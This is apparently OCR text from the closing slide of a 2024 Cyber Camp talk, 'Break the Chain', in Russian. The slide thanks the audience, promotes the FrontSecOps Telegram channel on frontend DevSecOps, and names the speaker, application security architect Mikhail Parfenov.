


2024 Cyber Camp Break the Chain

Telegram-канал FrontSecOps

- Разбор инцидентов
- Лучшие практики
- DevSecOps для frontend-приложений
- Обзоры инструментов

2024 Cyber Camp
Break the Chain



Спасибо за внимание!

Михаил Парфенов

Application Security Architect
Независимый эксперт

@FRONTSECOPS